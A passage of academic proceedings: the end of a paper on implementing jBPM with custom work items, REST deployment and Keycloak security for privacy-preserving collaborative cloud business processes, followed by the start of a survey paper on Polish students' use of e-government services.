Fig. 2. Evaluation of BPMS against the developed requirements.

- Remote Invocation: Remote API for process administration (50%), parameter mapping (50%)
- Process Activity Logging: Signal Events with Remote API (Application Programming Interface) (50%), parameter mapping (50%)
- Security Provider: Support and its full integration (100%)
- Cloud-Readiness: CLI (50%), Virtualizing (50%)

Regarding the executed evaluation, there is only one BPMS fulfilling all functional requirements, i.e. *jBPM*. The tool *jBPM* is open a source product supporting BPMN 2.0 since 2013. It comprises a huge community and provides a comprehensive and well written documentation. Further, product maturity and integrity can be assumed as it is available in the sixth stable release (currently: 6.5). In the next section, the implementation of the *jBPM* and the integration with the other existing parts of the collaborative BPaaS architecture is described.

#### IV. IMPLEMENTATION OF BPMS

The following section presents the general implementation of *jBPM* in the context of a collaborative BPaaS and the implementation of the architecture-specific functional requirements in particular. Further, performance optimization methods for BPMS processes are described. To increase the comprehensibility, some short code snippets are presented.

The integration of privacy evaluation into each activity of the business processes can be achieved by evaluating the privacy at the start of the activity and annotating the data produced by the activity with the appropriate privacy policies. This functionality is not provided by *jBPM* originally, but it is implemented by creating customized *Work Items* which represent the activities of the business processes. Such *Work Items* have to be kept extremely flexible. This *Work Item* is called "Execute\_Generic\_Task" and is the core element of the privacy extensions added to *jBPM*.

##### A. Service Selection

The first functional requirement is the service selection from a service catalog. Two out-of-the-box services are

provided by *jBPM*, which can be used for external communication between the components from within the process. However, there is not much flexibility provided by them, as their data fields and behavior are predefined and cannot be adapted easily. The most adaptive design provides the interface *AbstractWorkItemHandler* that can be used within customized *Work Items*. Its implementation is realized as a plug-in into the process modeling palette. There are two interfaces available: *WorkItemHandler* with only two methods to be implemented and the abstract class of *AbstractWorkItemHandler*, which implements *WorkItemHandler*-interface. Multiple useful methods are provided and are further discussed in the following. The abstract class that takes over *StatefulKnowledgeSession* object as the parameter is responsible for the extended functionality that has to be integrated. It provides a common way for interacting with the process engine through the following methods: *getProcessIntance(WorkItem wi)*, *getNodeIntance(WorkItem wi)* together with *getSession()*.

First of them provides an access to meta-information about the current process or its parent process, while the second one provides the meta-information about the particular node. Finally, *getSession()*-method gets no parameter and returns the global session that comprises the current session and further various ones being instantiated within the particular project. Further, the above described methods provide also the access from within the node to process variables through the *input/output*-interface. The procedure of registering the customized *Work Item* and to inform the process engine about the customization and registration during process execution, comprises three following steps:

- 1) *Work Item artifact upload*: After compiling the *Work Item* as jar-file, it should be uploaded into the process repository which is managed by the maven dependency tool. There are several options available: direct upload through *jBPM Workbench* with subsequent referencing to it as project dependency in the project management console. The other option is pointing to the deployment ids i.e. *groupId*, *artifactId*, and version from the company's external maven repository in the setting.xml file. The *Work item* will be loaded from the maven repository.
- 2) *Work Item registration by Runtime Manager*: The *AbstractWorkItemHandler* has to be registered in the *kie-deployment-descriptor.xml* file. In code snippet1 line 4 points to the class as well as to its constructor with the *ksession* as parameter being taken over, where *ksession* is the global variable registered automatically by *jBPM Engine* and points to *StatefulKnowledgeSession* object.
- 3) *Work Item registration by Work Definition*: *WorkDefinitions.wid* file provides all important information of *Work Item* that is being displayed in the design palette as well as its reference to

the Work Item artifact through its name. The list of parameters in code snippet 2 refers to the input elements, that will be taken over by Work Item. This particular Work Item returns no output parameters. Otherwise, they could be listed through results keyword as a list that is similar to the list of input parameters.

---

**Code Snippet 1** Registration of WorkItem by Runtime Manager

---

```

1 <work-item-handlers>
2   <work-item-handler>
3     <resolver>mvel</resolver>
4     <identifier>org.example.
        ExecuteGenericTask(ksession)</
        identifier>
5     <parameters/>
6     <name>CustomWorkItem</name>
7   </work-item-handler>
8 </work-item-handlers>

```

---



---

**Code Snippet 2** Registration of WorkItem by WorkItemDefinitions.wid

---

```

1 [ "name" : "ExecuteGenericTask",
2   "parameters" : [
3     "elementId" : new StringDataType(),
4     "ip" : new StringDataType(),
5     "email" : new StringDataType(), ],
6   "displayName" : "ExecuteGenericTask",
7   "icon" : "defaultservicenodeicon.png"
8 ]

```

---

For the WorkItemHandler interface registration the first and the third steps are the same. However, as an interface provides no constructor, it cannot be registered via kie-deployment-descriptor.xml file, but it should be registered in kmodule.xml file, where the session as well as its setups should be provided manually. Having Work Items being uploaded as well as registered in the project, they are displayed in the modeling palette on the left side as shown in fig. 3. Both work items "Get\_Initial\_Request\_Data" and "Service Selection" are instances of "Execute\_Generic\_Task" being renamed according to their purpose. This is possible because of the generic implementation being written with AbstractWorkItemHandler interface.

### B. Remote invocation

The possibility to run the process by remote invocation is provided by the jBPM Remote API (Application Programming Interface). From the multiple use cases which are provided by this interface, there are suitable ones for the project-specific requirements to be used by some of

the project's components. Remote process invocation from within the privacy management system taking over the user's IP address and email address as well as remote process deployment by the configurator are crucial interface of the architecture. To realize the first use case, there are two components to be known, namely process definition id as well as deployment name. Code snippet 3 shows the web service call which is necessary to start the process with process definition id "main:project:1.0" and deployment name "project.generic-process". The process definition id is created by stringing together repository, project name, and version delimited by colons, while the deployment name comprises repository and process name which are delimited a dot. While creating the URL it is crucial to take care of data types and automatic type recognition of the application server and framework because of e.g. the IP address which contains dots is not interpreted as a floating point number. This can be ensured by masking critical characters of the values. After request is received and the process is started, the variables are being assigned to the global process variables as shown in code snippet 4. This way their values can be accessed in all Work Items of the whole business process.

---

**Code Snippet 3** The URL for starting the process

---

```

Http post = new HttpPost("https://<host
>:8443/jbpm-console/rest/runtime/main:
project:1.0/process/project.generic-
process/start?map_ip=user_ip&map_email
=user_email")

```

---



---

**Code Snippet 4** Assigning taken over variables to process global ones (kcontext is jBPM's global variable being instantiated by default and points to ProcessContext object)

---

```

kcontext.setVariable("email_var",
    kcontext.getVariable("email"));
kcontext.setVariable("ip_var", kcontext.
    getVariable("ip"));

```

---

### C. Process Activity Logging

One of the most important project requirements to be implemented is the Safe Points one. It's main objective is to provide process logging after each activity while the process is executed. On the one hand, Signal Events in jBPM are provided via a REST API (Representational State Transfer API) and execution can be resumed programmatically through the BPMS-controller after the log file is read off and all its content is sent to Log-Collector (i.e. the architecture's logging database collecting all operational logs during process execution). On the other hand, as already mentioned, all the logic of the process being packed




Fig. 3. Business process with custom Work Items being plugged in jBPM Workbench

within the Work Item, each Work Item should control privacy compliance, and, if the privacy rules are violated, the process should be stopped. If the privacy violated could be resolved by the user the process needs to be continued<sup>1</sup> from the node at which the process was stopped. For this purpose XOR-gateways (see Fig. 1) were implemented,<sup>2</sup> which consume boolean values being supplied by Signal Event after a process resume request. If the value is false, the process continues its execution. Otherwise, the Work Item creates a link to a web service which enables the process to be continued manually and sends it to Log Collector. The Cockpit retrieves the link from the Log Collector and presents it to the user indicating the node where the process was suspended. When the user clicks on the link the process is resumed from the activity which failed the privacy evaluation.<sup>3</sup>

#### D. Security Provider

As discussed earlier an important step in terms of privacy and security of BPaaS can be achieved by securing the cloud environment itself. This can be done by selecting and implementing secure components. E.g. keycloak is an open source identity and access management system, that provides the easy to integrate and secure single sign on mechanism OpenID connect. By providing a minimal configuration, it is possible to provide fully integrated process security with the service provider and user information being known. After keycloak's deployment to the application server and the server adapter (part of the architecture's gateway) being installed, the setup parameters for integration with client and for identity provider can be provided through web-based GUI. Moreover, there is a list of parameters being used during client's integration e.g. type of ssl being required, principle-attribute selection as well as basic authentication enabling, which provides flexible setup of the system. Altogether, keycloak is an easy to implement tool to provide security integration for jBPM environments which is also very reliable.

#### E. Cloud-Readiness

Due to the multi-tenancy of clouds the data of each business process have to be kept separated from each other. Following this, the unintentional data transfer between

#### Code Snippet 5 Distinguishing properties in pom.xml to be changed

```
<groupId>#{groupId}</groupId>
<artifactId>#{artifactId}</artifactId>
<version>#{version}</version>
```

two business processes is avoided. To ensure such a strict separation of the business processes each business process is packaged in an individual project. This project is then deployed to the jBPM server. Then the process can be started independently by each user. This steps of this approach are as follows.

1) *Preparing Project Artifacts:* Since projects in jBPM are managed in a maven repository, a pom.xml has to be created for each project in order to deploy it to the jBPM server. To simplify the generation of the pom.xml for the processes a template has been generated. The template is copied to the project folder and the process ids, i.e. groupId, artifactId, and version, are filled in automatically. This way each deployment's id is different from each other. The relevant section of the template is depicted in code snippet 5.

Business processes which have been designed in the Configurator are uploaded to an XML database (see sixth criterion's implementation) as xml files. The BPMS provides an API to the Configurator to upload the newly designed process to the database and to send a request to the BPMS-controller containing all relevant variables as described above. The necessary steps to replace the variables in the template and to prepare the deployment of a business process are shown in code snippet 6. The variables are extracted from the http request and are used in line 3 to replace the placeholders in the template pom.xml file. In line 4 the BPMN file for the business process to be deployed is retrieved from the XML database.

2) *Process deployment:* Having all artifacts being appropriately prepared for project deployment, it is important to check, whether a deployment with the same id already exists. jBPM provides a REST API for both project deployment and un-deployment. Hence, both methods can

---

**Code Snippet 6** Generation of process specific pom.xml and bpmn file
 

---

```
Path path = Paths.get(System.getProperty(
    "user.home") + "/standalone/generic-
    project/pomToGenerate.xml");
String pomContent = new String(Files.
    readAllBytes(path));
String pomContentReplaced = pomContent.
    replace("#{groupId}", groupId).replace(
    "#{artifactId}", artifactId).replace(
    "#{version}", version);
String processContent = baseXService.
    getXMLContent(groupId + ":" +
    artifactId + ":" + version + ".xml");
Files.write(Paths.get(System.getProperty(
    "user.home") + "/standalone/generic-
    project/project-to-deploy/src/main/
    resources/generic-process.bpmn2"),
    processContent.getBytes());
```

---

be used consecutively to guarantee the deployment of the project will execute without any conflicts. Line 1 of code snippet 7 shows the implementation of project's un-deployment, while line 5 shows the deployment of the project. Line 3 invokes the maven script in order to compile the project and upload it to the external artifact repository.

---

**Code Snippet 7** Deployment phase
 

---

```
restService.trigger(groupId, artifactId,
    version, Trigger.UNDEPLOY) //see
    method's implementation in the code
    snippet 8
...
Runtime.getRuntime().exec("mvn -f" +
    System.getProperty("user.home") + "/"
    standalone/generic-project/project-to-
    deploy" + " clean install deploy");
Thread.sleep(30000);
restService.trigger(groupId, artifactId,
    version, Trigger.DEPLOY); //see method
    's implementation in the code snippet
    8
```

---

#### F. Process operational data's external storage

As Work Items consume various multiple operational variables, the number of I/O mappings grows linear to the number of consumed variables. Hence, the possibility of errors grows as well. This results in a big performance issue which will be addressed in further research. In order to solve this problem, variables are stored to the external XML database. The following criteria are defined for

---

**Code Snippet 8** Implementation of the method in order to un/deploy the project
 

---

```
public int trigger(String groupId, String
    artifactId, String version, Trigger
    trigger) {
    ...
    HttpPost post = new HttpPost(hostname + "
    :8443/jbpm-console/rest/deployment/" +
    groupId + ":" + artifactId + ":" +
    version + "/" + trigger.toString().
    toLowerCase());
    //evoke request
    //return status code }
```

---



---

**Code Snippet 9** Retrieving values from XML-DB with BaseX API
 

---

```
public Map<String, List<String>>
    getDataByAttribute(String
    processInstanceId, String element,
    String attribute, String value) {
    HttpGet get = new HttpGet(hostname + "
    :8443/" + processInstanceId + "?
    query=//" + element + "[@" +
    attribute + "=" + value + "]");
    //execution
    }
```

---

their selection: REST interface support, GUI provision as well as compliance to standards. The selected application BaseX provides the usage of both XPath and XQuery via REST API. Thus, documents' content can be queried flexibly by the possibility to query either XML nodes or specific values of attributes. Code snippet 9 provides one of the methods used during project implementation to achieve a decision by querying attribute's value. ProcessInstanceId is the id of the current process instance. It also names the referring table which is created during the process' execution. In order to ensure privacy, the XML file with the all operational data is deleted at the end of each process. The implementation as well as the creation was provided through Work Items. Fig. 4 contains a general view of the business process being designed to meet all requirements. As already mentioned, Work Items provide the activity's full range of functionality. The first activity of each process is not a Work Item, as the first activity is always "Get Initial Values". This activity gathers the initial process input data and stores them in global variables. Those global variables are then consumable by the following tasks.

#### V. CONCLUSION

Collaborative BPaaS is an innovative and important approach in order to plan, execute and monitor business




Fig. 4. Evaluation example process.

processes with several involved companies in the cloud. Next to benefits such as increased flexibility and easy reconfiguration, however, the decentralized handling of sensitive data implicates the crucial challenge of companies' individual compliant privacy preservation. In order to meet this challenge, an IT architecture and several of its components have already been developed. This paper presents the implementation of a business process management system as one of the essential components of this architecture. After deriving the requirements for this component, existing BPM tools have been roughly sorted and the remaining one have been evaluated against the requirements. As a result, jBPM is evaluated as the most suitable BPM tool that is able to handle the BPMN 2.0 Core specification and thus, jBPM is implemented into the existing architecture.

Limitations result from the implementation in one exemplary programming language, i.e. Java, as well as from the selection that is influenced by the research induced requirements. Requirements and programming language preference may vary in other contexts of application.

Implication for research is, to the best of our knowledge, the first scientific approach of selecting and implementing a BPMS for cloud-based collaborative business processes in the context of BPaaS. Thus, companies are enabled to collaborate through the cloud while ensuring the privacy preservation of sensible data complying to individual companies' policies. Enabling and realizing the cloud-based collaboration while preserving data privacy, participating companies obtain a decisive comparative advantage.

The system has already been evaluated in several experiments and in interviews with experts from research and practice. Currently, the system is being evaluated in the context of real life use cases within the business environments of several companies. One crucial point for developing the system towards applicability is the optimization of its performance. Starting points for this are the parallelization of privacy evaluations or the parallelization of differing process paths' evaluation.

In summary, the acceptance of cloud computing in general and collaborative BPaaS in particular can be increased by ensuring the preservation of individual customizable data privacy as an important precondition in order to build up trust in the cloud paradigm.

#### REFERENCES

- [1] P. Mell and T. Grance, "The nist definition of cloud computing," *Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology Gaithersburg*, 2011.
- [2] L. M. Vaquero, L. Rodero-Merino, J. Caceres, and M. Lindner, "A break in the clouds," *ACM SIGCOMM Computer Communication Review*, vol. 39, no. 1, p. 50, 2008, ISSN: 01464833. DOI: 10.1145/1496091.1496100.
- [3] D. Chen and H. Zhao, "Data security and privacy protection issues in cloud computing," in *International Conference on Computer Science and Electronics Engineering (ICCSEE), 2012*, Piscataway, NJ: IEEE, 2012, pp. 647–651, ISBN: 978-0-7695-4647-6. DOI: 10.1109/ICCSEE.2012.193.
- [4] B. Schwarzbach, M. Glöckner, A. Schier, M. Robak, and B. Franczyk, "User specific privacy policies for collaborative bpaas on the example of logistics," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, 2016, pp. 1205–1213.
- [5] R. Woitsch and W. Utz, "Business process as a service: Model based business and it cloud alignment as a cloud offering," in *2015 International Conference on Enterprise Systems (ES)*, IEEE, 2015, pp. 121–130, ISBN: 978-1-4673-8005-8. DOI: 10.1109/ES.2015.19.
- [6] B. Schwarzbach, M. Glöckner, A. Pirogov, M. M. Röhl-ing, and B. Franczyk, "Secure service interaction for collaborative business processes in the inter-cloud," in *2015 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, IEEE, 2015, pp. 1377–1386. DOI: 10.15439/2015F282.
- [7] B. Schwarzbach, A. Pirogov, A. Schier, and B. Franczyk, "Inter-cloud architecture for privacy-preserving collaborative bpaas," *QUIS14*, 2015.
- [8] S. Strahringer, Ed., *Business Engineering*, ser. HMD. Heidelberg: Dpunkt-Verl., 2005, vol. 241, ISBN: 9783898643139.
- [9] P. Alpar, R. Alt, F. Bensberg, H. L. Grob, P. Weimann, and R. Winter, *Anwendungsorientierte Wirtschaftsinformatik: Strategische Planung, Entwicklung und Nutzung von Informationssystemen*, 7., aktual. u. erw. Aufl. Wiesbaden: Springer Vieweg, 2014, ISBN: 978-3-658-00521-4. DOI: 10.1007/978-3-658-00521-4. [Online]. Available: <http://dx.doi.org/10.1007/978-3-658-00521-4>.
- [10] P. Mertens, F. Bodendorf, W. König, A. Picot, M. Schumann, and T. Hess, *Grundzüge der Wirtschaftsinformatik*, 11. Aufl. 2012, ser. Springer-Lehrbuch. Berlin and Heidelberg: Springer, 2012, ISBN: 978-3642305146. DOI: 10.1007/978-3-642-30515-3. [Online]. Available: <http://dx.doi.org/10.1007/978-3-642-30515-3>.
- [11] H. J. Schmelzer and W. Sesselmann, *Geschäftsprozessmanagement in der Praxis: Kunden zufriedenstellen, Produktivität steigern, Wert erhöhen : [das Standardwerk]*, 8., überarbeitete und erweiterte Auflage. München: Hanser, 2013, ISBN: 978-3446434608.
- [12] J. Becker, M. Kugeler, and M. Rosemann, Eds., *Prozessmanagement: Ein Leitfaden zur prozessorientierten Organisationsgestaltung*, Siebte, korrigierte und erweiterte Auflage. Berlin and Heidelberg: Springer Gabler, 2012, ISBN: 978-3642338434.

- [13] H. Österle, W. Brenner, and K. Hilbers, *Unternehmensführung und Informationssystem: Der Ansatz des St. Galler Informationssystem-Managements*, ser. Informatik und Unternehmensführung. Stuttgart: Teubner, 1992, ISBN: 978-3-519-12184-8.
- [14] F. Bayer and H. Kühn, *Prozessmanagement für Experten: Impulse für aktuelle und wiederkehrende Themen*, ser. SpringerLink. Berlin, Heidelberg and s.l.: Springer Berlin Heidelberg, 2013, ISBN: 978-3642369940. DOI: 10.1007/978-3-642-36995-7. [Online]. Available: <http://dx.doi.org/10.1007/978-3-642-36995-7>.
- [15] T. Allweyer, *BPMN - Business Process Modeling Notation: Einführung in den Standard für die Geschäftsprozessmodellierung*. Norderstedt: Books on Demand, 2008, ISBN: 978-3837070040.
- [16] J. Freund and B. Rücker, *Praxishandbuch BPMN 2.0*, 4., aktualisierte Aufl. München: Hanser, 2014, ISBN: 978-3446442559. DOI: 10.3139 / 9783446442924. [Online]. Available: <http://dx.doi.org/10.3139/9783446442924>.
- [17] OMG, *Business process model and notation (bpmn): Version 2.0*, USA, 2011. [Online]. Available: <http://www.omg.org/spec/BPMN/2.0/PDF/>.
- [18] M. H. Hugos and D. Hultitzky, *Business in the cloud: What every business needs to know about cloud computing*. Hoboken, N.J.: Wiley, 2011, ISBN: 978-0470616239. [Online]. Available: <http://www.ebilib.com/patron/FullRecord.aspx?p=624431>.
- [19] S. Euting, C. Janiesch, R. Fischer, S. Tai, and I. Weber, "Scalable business process execution in the cloud," in *2014 International Conference on Communications and Networking (ComNet)*, Piscataway, NJ: IEEE, 2014, pp. 175–184, ISBN: 978-1-4799-3766-0. DOI: 10.1109/IC2E.2014.13.
- [20] B. T. Megersa and W. Zhu, "Cloud-enabled business process management," *International Journal of Computer Theory and Engineering*, vol. 4, no. 5, p. 690, 2012.
- [21] G. Herrmann and G. Pernul, "Viewing business-process security from different perspectives," *International Journal of Electronic Commerce*, vol. 3, no. 3, pp. 89–103, 2015, ISSN: 1086-4415. DOI: 10.1080 / 10864415.1999.11518343.
- [22] D. Zissis and D. Lekkas, "Addressing cloud computing security issues," *Future Generation Computer Systems*, vol. 28, no. 3, pp. 583–592, 2012, ISSN: 0167739X. DOI: 10.1016/j.future.2010.12.006.
- [23] L. C. Silva, T. Poletto, V. D. H. de Carvalho, and A. P. C. S. Costa, "Selection of a business process management system: An analysis based on a multicriteria problem," in *IEEE International Conference on Systems, Man and Cybernetics (SMC), 2014*, Piscataway, NJ: IEEE, 2014, pp. 295–299, ISBN: 978-1-4799-3840-7. DOI: 10.1109/SMC.2014.6973923.
- [24] H. Balzert, *Lehrbuch der Softwaretechnik: Basiskonzepte und Requirements-Engineering*, 3. Aufl., ser. Lehrbücher der Informatik. Heidelberg: Spektrum Akad. Verl., 2009, ISBN: 978-3827417053.
- [25] C. Rupp, *Requirements-Engineering und -Management: Professionelle, iterative Anforderungsanalyse für die Praxis*, 4., aktualisierte und erw. Aufl. München: Hanser, 2007, ISBN: 3446405097. [Online]. Available: [http://deposit.d-nb.de/cgi-bin/dokserv?id=2850705&prov=M&dok\\_var=1&dok\\_ext=htm](http://deposit.d-nb.de/cgi-bin/dokserv?id=2850705&prov=M&dok_var=1&dok_ext=htm).
- [26] M. Glöckner, C. Augenstein, and A. Ludwig, "Metamodel of a logistics service map," in *Business Information Systems*, ser. Lecture Notes in Business Information Processing, W. van der Aalst, J. Mylopoulos, M. Rosemann, M. J. Shaw, C. Szyperski, W. Abramowicz, and A. Kokkinaki, Eds., vol. 176, Cham: Springer International Publishing, 2014, pp. 185–196, ISBN: 978-3-319-06694-3. DOI: 10.1007/978-3-319-06695-0\_16.
- [27] C. Li, H. Cui, G. Ma, and Z. Wang, "A bpm software evaluation method," in *Second International Conference on Intelligent System Design and Engineering Application (ISDEA), 2012*, Piscataway, NJ: IEEE, 2012, pp. 1–4, ISBN: 978-1-4577-2120-5. DOI: 10.1109/ISdea.2012.681.
- [28] C. Hahn, F. Friedrich, T. J. Winkler, G. Tamm, and K. Petruch, "How to choose the right bpm tool: A maturity-centric decision framework with a case evaluation in the european market," in *EMISA 2012*, ser. GI-Edition lecture notes in informatics proceedings, S. Rinderle-Ma and M. Weske, Eds., Bonn: Ges. für Informatik, 2012, pp. 109–122, ISBN: 9783885796008. [Online]. Available: <http://subs.emis.de/LNI/Proceedings/Proceedings206/article6770.html>.
- [29] Wikipedia, *List of bpel engines*, 2017. [Online]. Available: [https://en.wikipedia.org/wiki/List\\_of\\_BPEL\\_engines](https://en.wikipedia.org/wiki/List_of_BPEL_engines).
- [30] —, *List of bpmn 2.0 engines*, 2017. [Online]. Available: [https://en.wikipedia.org/wiki/List\\_of\\_BPMN\\_2.0\\_engines](https://en.wikipedia.org/wiki/List_of_BPMN_2.0_engines).



## Analysis of functions offered by the e-government systems from the perspective of chosen group of users in Poland

Witold Chmielarz

University of Warsaw Faculty  
of Management ul. Szturmowa 3,  
02-678 Warszawa, Poland  
Email: witold@chmielarz.eu

Oskar Szumski

University of Warsaw Faculty  
of Management ul. Szturmowa 3,  
02-678 Warszawa, Poland  
Email: oskar.szumski@uw.edu.pl

**Abstract**—The aim of this article is to analyze the use of basic e-government elements by individual users in Poland in 2017. Article presents the results of research highlighting popularity, use and influence of e-government functions that support such application in reality. Seventeen core e-government functions, most popular among respondents, were selected based on prior consultation, being the baseline for following analysis. Authors conducted the CAWI analysis to evaluate the distinguished e-government functions on a selected sample of university students. A group of over two hundred and fifty randomly selected people from the university environment was examined. This approach was guided by the structure of the article consisting of the presentation of the research hypothesis, the description of the methodology and the research sample, and the analysis of obtained results and their discussion, together with the conclusions. The results can be used by people involved in the creation and development of e-government systems.

### I. INTRODUCTION

THERE is no definitive and complete definition of the e-government in the literature. According to the European Commission, e-government states for the use of digital tools and information systems to deliver better quality public services to citizens and businesses [1]. Polish equivalent – e-public administration - suggests narrowing this concept to public administration [2] only, while e-government also includes services offered by the budget sector, that go beyond the scope of the commonly understood public administration [3]. This is the reason why the Central Statistical Office has defined this as the use of information and communication technology (ICT), organizational change and new competences in public administration to improve public services and planned democratic processes [4]. Public administration is understood not only as an executive apparatus of the state, but also expressed as activities targeted to organize the conditions and principles of social relations, culture, urban transportation, environmental protection, etc. [5]).

In the meantime, according to other definition, this is more electronic system of information and public services. It would therefore be more appropriate to define e-public administration as an opportunity to exploit the complexity of telecommunication tools and techniques to streamline common administrative and civil services. Gathering in one -

virtual space, time and a single public administration portal all matters related to a specific category of users (citizens, business) facilitates and expands the ability to handle that [6].

In the European Union, public services are identified as guidelines for citizens that can be used via the Internet [7]. For individuals such services are: income tax, job search, social security, personal identity cards and document, vehicle registration, construction permits, police admissions, access to resources of public library, birth and marriage certificates, college registration, change of place of residence and access to health services. In Poland above presented list is slightly modified and according to project „Wrota Polski” it looks as follow: tax registration, job search and help finding a job, getting a social pension for unemployed, handicapped and retired, obtaining a student scholarship, obtaining a personal ID, obtaining a driving license, obtaining a passport, registration of a vehicle, obtaining a building permit, reporting to the police negative events such as theft, access to public library catalogs and searching them, filing Civil status forms and acts and obtaining required copies of those, college registration, change of place of residency and sign up for a doctor's visit [8].

Citizens of the European Union more often use the electronic method of contact with governmental agencies than Polish citizens. If we consider digital interaction of citizens with public institutions (excluding e-mail), Poland with the share of 31% of persons of age 25-64 (in 2015) holds 25th position in the ranking. Behind Poland are only three countries with lesser level of electronic interaction: Italy, Romania and Bulgaria. E-government services are divided into three groups: downloading forms, uploading of filled applications, and searching for related to service and service processing information. In this area Poland is away from leading European standards. In groups: downloading and uploading of forms and applications Poland is worse about 15% than average result for all European countries and about 26% worse in the group of gathering information about the matters realized via e-government systems. While in the top fifteen most developed European countries the percentage of filing tax returns is 32%, in Poland it amounts to only 14.2%; percentage of claims for social benefits in Western Europe is 11% while in Poland 0.7%; use of public

libraries in Poland is 3.1% compared to the average of 10% in Western Europe, etc. [9]. The above results indicate that Polish citizens despite filling tax declarations, don't use more advanced services of the e-government e.g. fulfillment of e-forms. The most common reasons for this state of use of e-government interaction is lack of sufficient competence to do that online (11%), concerns about personal data security (11%) problems with digital signature or digital ID (3%) and lack of specific functionality (2%) [10].

Considering above, the main purpose of this study was to determine whether this adverse status noticed 3-4 years ago was maintained. In addition, it was attempted to find out whether the current state of e-government in Poland satisfies people who are willing to use it and to what extent. Identifying the current status of functionality provided by the e-government systems may become the basis for the proposed changes in this area.

## II. RESEARCH METHODOLOGY

Provided in the introduction statistical analysis are not optimistic. Those indicate rather low interest of potential users of electronic administration systems in the current form. The article neither perform characteristics of those services, nor critical analysis of accompanied functionality. The authors faced the difficult task of selecting, a priori, the range of e-government services that are the most popular for the analyzed population and on the one hand, are consistent with the findings and definitions of the e-government used in definition of the European Union recommendations.

Research method consists of following steps: creation of list with all services that are possible to be provided via e-government systems; conducting the "popularity test" of used public services on a limited group of twenty-five people of the surveyed population; creation of survey questionnaire based on returned from "popularity test" answers, adjusted in its essential part and the language and scope of the question to the respondents' understanding of the basic functions of e-government; sending notifications to potential respondents and analysis and discussion of the results; the conclusions of the survey and the consequences therefrom.

Research was executed based on Computer-Assisted Web Interviewing (CAWI) method [11] on selected sample of university students at the end of February 2017. CAWI is an Internet surveying technique in which the interviewer follows a script provided in a website [11]. 254 respondents from academic environment took part in the survey. 197 participants provided full response to the survey, that is 76% of the whole survey population. Despite pre-consultation, questions still were reported as difficult for respondents. Survey contained following parts: introductory questions on the frequency and technology of access to the Internet and frequency of access to e-government; the main part consisting of: questions about another e-government service, resulting from the European Commission's assumptions, together with the question of the quality of the service in relation to the same service performed in the traditional way and the results and the degree of satisfaction resulting from it;

open questions addressing the future of e-government and demographic and social data questions.

The survey was distributed online via servers of Faculty of Management Of University of Warsaw. Participants were limited only to academic environment and were recruited from students of all types studies at Faculty of Management, University of Warsaw, Academy of Finance and Business Vistula. The survey completed over 250 respondents, who evaluated the whole issue. 76 percent of participants submitted correctly completed full questionnaire. Among the respondents there were 78,17% of women and 21,83% of men. An average age of the respondent was 21,39 years (out of range 19-23 years).

Among respondents 4,06% already finished the Bachelors studies and 0,75% finished Masters level. Approximately 69% of the respondents were students and 30% were working students. Almost 28% of respondents declared the origin of the city with the number of over 500 thousand of inhabitants, 12,18% lived in of the cities of 100-500 thousand inhabitants, over 13% lived in the cities with 50-100 thousand inhabitants and almost 24% of the respondents declared to live in the cities up to 50 thousand inhabitants and 22,34% declared origin of the rural area.

Selection of the sample group was decided after analysis of D. Batorski research [12], who proved that the highest level of Internet activity is within the age group of 16-24 and 25-34 (almost 70%), following the newmarketing.pl [13] service data, where 34% of all beneficiaries of all online services (including mobility) - were coming from the age group of 18-34 (similar values are given by other sources, e.g. MarketingAutomagic.pl [14]). The accepted assumption about the age of customers is at the same time an advantage of the choice that reduced the potential for generalization and also increase the positive results of the analysis.

## III. ANALYSIS AND DISCUSSION OF RESULTS

The most essential findings of the research are presented below.

A significant number of interviewees (97.97%) responded to the question about the frequency of use the Internet, that they use it several times a day, and additionally not less than once a day answered 1.51%. Only 0.51% of respondents use it rarely - a few times a month. In the meantime, the answer to the question whether respondents often use functions of the e-government is clearly disappointing. Most of people (39.59%) use such functions very rarely or not at all (18.78%), and additionally 15.23% respondents handle public matters traditionally, which is a testimony to the fact that almost 75% of respondents does not participate in the benefits of the functionality of this area.

The first question concerned the most popular function of e-government – on-line tax settlement. Almost 45% of respondents have confirmed that they have used often (or have used from the beginning of such availability) or several times. 8.63% of respondents never used such features. The traditional way of doing taxes is declared by nearly 30% of respondents. Almost 60% of those who declare to use this

system, admit that on-line tax settlement is better method than visiting a Tax Office, while the opposite opinion shows 8,12% of respondents.

At a similar level, was rated the opportunity to use the Internet for job placement. In this case 41% of respondents used this advantage several times, and 16.24% used at least once. Unfortunately, more than half participants did not use it at all, and 8.12% used traditional methods of job-seeking. This resulted that only slightly more than 19% of respondents who use such form of contact rated online employment searching as better than traditional methods, and almost the same number claimed to be equal. By contrast, over 56% have no opinion on this subject. From the other hand, only 3% believe that online job searching produce worse results than traditional.

